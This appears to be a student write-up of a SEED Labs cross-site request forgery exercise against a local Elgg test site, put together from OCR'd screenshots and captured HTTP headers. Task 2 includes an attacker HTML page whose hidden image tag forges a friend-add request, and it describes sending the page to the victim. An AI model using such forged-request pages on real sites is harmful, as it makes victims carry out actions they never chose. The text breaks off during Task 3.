

CSRF LAB

Task 1



```
http://www.csrflabelgg.com/activi
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/blog/
Cookie: Elgg=8p1v07l5j3js1c3ti0bj7oa9t3
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Wed, 30 Oct 2019 00:14:54 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2187
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/activ
Cookie: Elgg=8p1v07l5j3js1c3ti0bj7oa9t3
Connection: keep-alive
GET: HTTP/1.1 304 Not Modified
Date: Wed, 30 Oct 2019 00:14:54 GMT
Server: Apache/2.4.18 (Ubuntu)
```

All Site Activity : CSRF Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.csrflabelgg.com/activity
HTTP Header Live
Clear Options File Save Record
Data autoscroll
CSRF Lab Site
Activity Blogs Bookmarks Files Groups More » Log in
All Site Activity
Filter Show All
No activity
Powered by Elgg




```
http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/activ
Content-Type: application/x-www-form-urle
Content-Length: 126
Cookie: Elgg=8p1v07l5j3js1c3ti0bj7oa9t3
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=N-8qhQ9DasoJVRXy4Ii7
POST: HTTP/1.1 302 Found
Date: Wed, 30 Oct 2019 00:17:15 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r
Pragma: no-cache
Set-Cookie: elggperm=z1dlXmkLhe9T4NG956g
Elgg=6sn2bcsp7fagovsjb3pq2hf6e6; path=/
Location: http://www.csrflabelgg.com/act
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

http://www.csrflabelgg.com/activi
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/activ
Cookie: Elgg=6sn2bcsp7fagovsjb3pq2hf6e6;
Connection: keep-alive
```

All Site Activity : CSRF Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.csrflabelgg.com/activity
HTTP Header Live
Clear Options File Save Record
Data autoscroll
Account »
CSRF Lab Site
Activity Blogs Bookmarks Files Groups More »
All Site Activity
All Mine Friends
Filter Show All
No activity
Admin
Blogs
Bookmarks
Files
Pages
Wire posts
Powered by Elgg

The 1st screenshot is the GET request and the 2nd is POST request. In the GET request the data is attached in the url whereas in the POST request the data is attached in the body.

Task 2



```
Referer: http://www.csrflabelgg.com/messa
Cookie: Elgg=1fd2uu50kr4bfu0gskn6buvas3
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 30 Oct 2019 00:21:12 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 30 Apr 2020 00:21:12 GMT
Cache-Control: public
Pragma: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1670
Content-Type: text/css;charset=utf-8

http://www.csrflabelgg.com/livese
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: application/json, text/javascrip
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/messa
X-Requested-With: XMLHttpRequest
Cookie: Elgg=1fd2uu50kr4bfu0gskn6buvas3
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 30 Oct 2019 00:48:33 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
Content-Length: 1644
Keep-Alive: timeout=5, max=94
Connection: Keep-Alive
Content-Type: application/json;charset=u
```

Compose a message

To:

Alice


Write recipient's username here.

Subject:


Task 2

Message:

http://www.csrflabattacker.com/task2.html



```
<html>
<body>
        <h1> This page forges an HTTP GET REQuest. </h1>

        <img src="http://www.csrflabelgg.com/action/friends/add?friend=43"
             alt="image" width="1" height="1" />
</body>
</html>
```


Alice's inbox : CSRF Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Alice's inbox : CSRF Lab
www.csrflabelgg.com/messages/inbox/alice
Search
Most Visited SEED Labs Sites for Labs
HTTP Header Live
Clear Options File Save Record
Data autoscroll
Account »
Activity Blogs Bookmarks Files Groups More »
Search
www.csrflabelgg.com/activity
8:44 PM

```
Referer: http://www.csrflabelgg.com/messa
Cookie: Elgg=83ej9usptcsdbkljolboqnlpd3;
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 30 Oct 2019 00:17:16 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 30 Apr 2020 00:17:16 GMT
Cache-Control: public
Pragma: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 866
Content-Type: application/javascript;cha

http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/messa
Cookie: Elgg=83ej9usptcsdbkljolboqnlpd3;
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 30 Apr 2020 00:11:06 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;cha
Date: Wed, 30 Oct 2019 00:14:55 GMT
```

CSRF Lab Site

Messages

Inbox

Compose a message

☐ Boby Task 2 just now ✖
http://www.csrflabattacker.com/task2.html


Delete Mark read Toggle all

Alice

Blogs
Bookmarks
Files
Pages
Wire posts


Inbox
Sent messages

Powered by Elgg


Mozilla Firefox
File Edit View History Bookmarks Tools Help
csrflabattacker.com/task2.
www.csrflabattacker.com/task2.html
Search
Most Visited SEED Labs Sites for Labs
HTTP Header Live
Clear Options File Save Record
Data autoscroll
8:49 PM

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/t
Cookie: Elgg=nb8dfecd94dagk60omfjgqqiv5
Connection: keep-alive
GET: HTTP/1.1 302 Found
Date: Wed, 30 Oct 2019 00:49:39 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
Location: http://www.csrflabattacker.com/
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

http://www.csrflabattacker.com/ta
Host: www.csrflabattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/t
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 30 Oct 2019 00:49:39 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Wed, 30 Oct 2019 00:47:40
ETag: "c0-5961614736905-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 173
Content-Type: text/html
```

This page forges an HTTP GET REQuest.


All Site Activity : CSRF Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
All Site Activity : CSRF La
www.csrflabelgg.com/activity
Search
Most Visited
SEED Labs
Sites for Labs
HTTP Header Live

```
Referer: http://www.csrflabelgg.com/activ
Cookie: Elgg=nb8dfecd94dagk60omfjgqqiv5
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 30 Oct 2019 00:17:16 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 30 Apr 2020 00:17:16 GMT
Cache-Control: public
Pragma: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 866
Content-Type: application/javascript;cha

http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: */*
Accept-Language: en-US,en;q=0.5
```


CSRF Lab Site

All Site Activity

Alice is now a friend with Boby *just now*


In this task boby is the attacker and alice is the victim. After logging in the boby’s account we inspect the guid which is 43. We then create HTML file with the link to add friend with this guid and save this file in /var/www/CSRF/Attacker and send the message to Alice. Now when Alice clicks on this link boby is automatically added to the friend list.

Task 3



http://www.csrflabelgg.com/profile/alice - Mozilla Firefox
9:01 PM
File Edit View History Bookmarks Tools Help
Alice : CSRF Lab Site
http://www.csrflabelgg.co
view-source:http://www.csrflabelgg.com/profile/alice
Search
Most Visited
SEED Labs
Sites for Labs
HTTP Header Live

```
Referer: http://www.csrflabelgg.com/prof:
Cookie: Elgg=nb8dfecd94dagk60omfjgqqiv5
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 30 Apr 2020 00:11:06 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
